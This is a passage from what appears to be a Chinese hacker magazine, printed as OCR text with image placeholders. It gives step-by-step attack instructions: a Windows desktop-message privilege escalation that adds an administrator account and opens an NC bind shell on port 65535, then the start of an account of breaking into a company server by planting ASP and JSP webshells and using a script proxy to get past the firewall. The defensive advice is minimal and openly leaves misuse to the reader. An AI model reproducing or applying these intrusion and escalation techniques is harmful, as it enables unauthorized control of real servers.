


图15




图16




图17




图18

好了，我们用net user来看是否成功吧（图15）：

显示999这个用户已经成功添加成功了。我们要把他提升为管理员了，同样是用这个程序：keybd_fix.exe "net localgroup administrators 999 /add"，如图16所示。

现在我已经把999这个用户提升为管理员了。到此步时，相信很多人都会想到ASP木马加此改良后的程序来提权，这个思路是可以的。但你们不要忘记了，ASP木马默认的CMD执行命令是GUEST用户，而不是USER用户。但值得一提的是ASPX是默认USER用户，那么就可以结合此改良后的MS-KEY程序提权了。好了，现在已经提权了。来看看是不是真正提权了，用net user 999查看（当然也可以用上面提到的WHOAMI来看）得到下面的图17。




图19




图20

以上是提权的利用，那我们再来看看他的自动开放端口功能吧。运行keybd_fix.exe "H:\keybd_fix.exe -l 65535"得到图18所示的界面。

同样也是运行两次，跳出的窗口不能关，否则不能NC或者TELNET上去。keybd_fix.exe "H:\keybd_fix.exe -l 65535"这个命令中要注意，引号里面的为keybd_fix.exe的绝对路径，后面的参数-l 65535不用改，默认是开65535，当然，你也可以把这个端口改为别的端口，改哪些端口，自己决定吧。好，下面来看一下，是否已经开放了（图19）：

看到了没有，已经开放了65535。再用NC来连下，是否已经得到了一个SHELL了，如图20所示。

我们已经连上了。好了，漏洞利用完了，感觉如何，是不是并不难啊，只要用心分析，任何事情都不难的，加油哦！我在说写防范吧……

四、头疼的防范

其实我们都知道这个漏洞是不好修补的，在Windows系统中，桌面进程是不能去掉的，那就是很难修复的，至少现在还没有给出官方的补丁，请大家注意关注最新补丁：我们只能临时采用下列措施以降低威胁：仅允许可信任的应用程序运行为可访问桌面的服务；不要在非信任环境中使用runas服务。

大家也知道这个是不好实现的，还是慢慢等补丁吧。至于在补丁出来前，怎么用这个漏洞，则仁者见仁，智者见智吧！

【文章里涉及到的相关代码keybd_event.cpp和编译好的两个漏洞利用工具keybd_event.exe、keybd_fix.exe及whoami.exe都已收录在本期光盘】

编辑点评： 阅读这篇文章时感觉好奇怪，总是联想到MS03025提到过的Windows桌面消息提权漏洞，这两个漏洞从外观上看起来好像是双胞胎，不过究竟实质是否一样，慢溢出原理的还是自己比较吧。

国庆国庆，又到国庆；西线西线，又见战事。国庆节长假里买黑客手册，细读西线无战事栏目，岂不是人生一大快事？本期的文章，web injection技巧中从妙用web脚本代理提升权限至跨站的出人意料的手法都有可读之处，系统入侵攻防中难得一见的路由器入侵手法、入侵有目标的个人电脑，相信大家都会有兴趣。至于更多的好文，尽荟萃于此了，尽情翻阅吧……

WEB脚本代理的妙用

LCX

可能很多人还不是很了解我所说的Web脚本代理是个什么概念。Web脚本代理就是在服务器上放一个asp或php等的动态的脚本，然后调用这个脚本去访问别的网站，那么被访问网站的显示你来访的IP就是服务器的IP。4ngel的PhpSpy后门和Marcos的aspadmin站长助手这两个webshell都集成了这个功能。无论是php或是asp的脚本代理其实都是调用了xmlhttp这一组件，将远程网站的数据用你所放webshell的服务器上来进行一次中转，然后再将内容呈现给你而已。很多程序员都用这个原理来写一些小偷程序，像在网站上只放几个脚本文件就可以调用别的网站数据。如果我们把它用在了黑客攻击上，那能用它来做什么呢？我恰好用它来做了一点事，就是提升权限和内网入侵。

一、提升权限

这应当是一个特例，不过确确实实被我碰到了。我在一个被入侵的网站上放了一个海阳顶端网asp木马。这个网站是一个公司的独立服务器，所以目录权限并没有像虚拟主机设置得那样变态，几乎所有目录都有可写权限，wscript.shell等命令也能运行。不过也正是因为是公司的独立服务器，所以也没有装serv-u这样容易的提权软件，还没有额外的第三方服务软件，系统补丁打得也很快，提权还是比较困难的。替换服务是一个可行的办法，不过需要时间等待。经过仔细查看，得到了一些有用信息。该服务器是IIS+ASP+ACCESS搭配的Web服务器，装有防火墙，对外只开放了80端口。另外，还装有了一个apache+tomcat+jsp的内部Web系统，开放的是8080端口，内部Web系统的物理目录也查明是C：\ApacheGroup\Tomcat 5.0\server\webapps。这也是我以前装过apache+tomcat+jsp，凭经验判断出来的。通过在海阳顶端里运行netstat -an和用海阳顶端asp木马的查看服务选项及目录信息能够了解到这3点的，如图1～3所示。另外使用ipconfig/all命令，可以明确知道图1中显示的10.0.16.16这一内网IP，的确就是该服务器的内网IP。




图1




图2

信息有了，提权思路也就来了。如果我能绕过防火墙，直接访问它内网的Web系统http://10.0.16.16:8080，那么我就可以先用海阳顶端asp木马传一个jsp的webshell到它的物理目录C：\ApacheGroup\Tomcat 5.0\server\webapps,然后再来调用这个jsp的webshell了。它的tomcat是以服务的形式安装的，jsp一般是继承了其系统权限。开始我以为好办，就直接用htran.exe这个工具将其8080端口转到外网。结果令我很失望，端口是转出来了，不过还是访问不了它的jsp系统，不知是什么原因。冥思苦想中，突然想到了解决办法：传一个asp脚本代理到它的网站，再调用这个脚本代理去访问它的内网的jsp web系统不就可以了吗？它的内网Web和外网Web都在同一服务器上，用脚本代理去访问绕过防火墙是根本不成问题的，因为这个脚本代理会让内网Web系统误认为是同一台机器在访问它。我手头上有一个Marcos写的WebProxy.asp脚本，就是起代理作用的。于是将其改名为imgae.asp，并传到外网asp系统的某个目录，先来看看它的效果：提交http://www.g****.com/uploadimages/image.asp?url=http://www.haiyang.net/safety/ip.asp，效果如图4所示。可以看到我的访问IP的确变成了www.g****.com该服务器的IP了。




图3

